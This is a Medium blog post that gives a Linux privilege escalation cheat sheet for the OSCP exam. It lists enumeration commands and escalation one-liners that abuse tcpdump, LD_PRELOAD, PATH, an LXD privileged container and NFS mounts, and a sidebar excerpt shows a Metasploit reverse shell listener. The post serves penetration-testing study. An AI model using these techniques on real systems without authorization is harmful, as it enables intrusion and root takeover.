

Linux Privilege Escalation For OSCP and beyond (Cheat Sheet)



Lafi Almutairi · [Follow](#)

2 min read · Oct 30, 2022



57



This is a detailed cheat sheet for Linux PE, its handy in many certification like OSCP and OSCE

Checkout my personal notes on [github](#), it's a handbook i made using cherrytree that consists of many usefull commands for passing the OSCP or even doing an actual penetration tests.

```
`ps aux | grep root`
```

| *See processes running as root*

```
`ps au`
```

| *See logged in users*

```
`ls /home`
```

| *View user home directories*

```
`ls -l ~/.ssh`
```

Check for SSH keys for current user

```
`history`
```

Check the current user's Bash history

```
`sudo -l`
```

Can the user run anything as another user?

```
`ls -la /etc/cron.daily`
```

Check for daily Cron jobs

```
`lsblk`
```

Check for unmounted file systems/drives

```
`find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null`
```

Find world-writeable directories

```
`find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null`
```

Find world-writeable files

```
`uname -a`
```

Check the Kernel version

```
`cat /etc/lsb-release`
```

Check the OS version

```
`gcc kernel_exploit.c -o kernel_exploit`
```

Compile an exploit written in C

```
`screen -v`
```

Check the installed version of `Screen`

```
`./pspy64 -pf -i 1000`
```

View running processes with `pspy`

```
`find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null`
```

Find binaries with the SUID bit set

```
`find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null`
```

Find binaries with the SETGID bit set

```
`sudo /usr/sbin/tcpdump -ln -i ens192 -w /dev/null -W 1 -G 1 -z  
/tmp/.test -Z root`
```

Priv esc with `tcpdump`

```
`echo $PATH`
```

Check the current user's PATH variable contents

```
`PATH=.:${PATH}`
```

Add a `.` to the beginning of the current user's PATH

```
`find / ! -path "*/proc/*" -iname "*config*" -type f 2>/dev/null`
```

Search for config files

```
`ldd /bin/ls`
```

View the shared objects required by a binary

```
`sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2 restart`
```

Escalate privileges using `LD_PRELOAD`

```
`readelf -d payroll | grep PATH`
```

Check the RUNPATH of a binary

```
`gcc src.c -fPIC -shared -o /development/libshared.so`
```

Compiled a shared library

```
`lxd init`
```

Start the LXD initialization process

```
`lxc image import alpine.tar.gz alpine.tar.gz.root --alias alpine`
```

Import a local image

```
`lxc init alpine r00t -c security.privileged=true`
```

Start a privileged LXD container

```
`lxc config device add r00t mydev disk source=/ path=/mnt/root recursive=true`
```

Mount the host file system in a container

```
`lxc start r00t`
```

Start the container

```
`showmount -e 10.129.2.12`
```

Medium



Search



Write

Sign
up

Sign
in



Show the NFS export list

```
`sudo mount -t nfs 10.129.2.12:/tmp /mnt`
```

Mount an NFS share locally

```
`tmux -S /shareds new -s debugsess`
```

Created a shared `tmux` session socket

```
`./lynis audit system`
```

Perform a system audit with `Lynis`

Oscp

Privilege Escalation

Hacking

Cheatsheet



Written by Lafi Almutairi

115 Followers

Penetration Tester / Python | Coffee

Follow



More from Lafi Almutairi



Lafi Almutairi

Lafi Almutairi in System Weakness

Windows Privilege Escalation For OSCP and beyond (Cheat Sheet)

This is a detailed cheat sheet for windows PE, its very handy in many certification lik...

Oct 30, 2022



5



OSCP Preparation and Methodology

In this guide I'm going to talk about the OSCP examination, how to prepare for it...



May 3, 2023



94



2



Lafi Almutairi

Lafi Almutairi

Pivoting and Tunneling for OSCP and beyond (Cheat Sheet)

Checkout my personal notes on github, it's a handbook i made using cherrytree that...

Oct 31, 2022



42



1



Active Directory Lateral Movement and Post-Exploitation...

Checkout my personal notes on github, it's a handbook i made using cherrytree that...

Oct 28, 2022



15



See all from Lafi Almutairi

Recommended from Medium

```
Forwarding      tcp://0.tcp.ngrok.io:12345 -> localhost:4444

Connections      ttl    opn    rtt    rt5    p50
                  0      0      0.00   0.00   0.00


--(the.khaleelkhan@kali)~]
$ msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
```

 Khaleel Khan in T3CH

Unleashing the Power of Reverse Shells: Mastering Ngrok and...

Introduction

★ Aug 6 🖱 205 



 Very Lazy Tech

CVE-2024-24919 POC

Potentially allowing an attacker to read certain information on Check Point Securi...

★ Jun 2 🖱 58 


Lists



Natural Language Processing

1738 stories · 1318 saves




 Samxia99 in System Weakness

Netcat Shell Stabilisation

"How to stabilize your Netcat shell if you are experiencing disconnection problems."

★ Aug 4  121 




 Maruf Farhan Rigan

Cracking LiPrivilege Escalation: A Guide to Kernel Exploitation

The kernel is the core component of an operating system that manages system...

Apr 27 



 Motasem Hamdan

Windows Privilege Escalation with Metasploit | TryHackMe...

We covered a very easy penetration testing challenge where we started with an Nmap...

May 20 



 Jakub Łakomy

Bandit Room | Tryhackme.com

Today i will tackle the bandit room on tryhackme

Apr 16 

See more recommendations

[Help](#) [Status](#) [About](#) [Careers](#) [Press](#) [Blog](#) [Privacy](#) [Terms](#) [Text to speech](#) [Teams](#)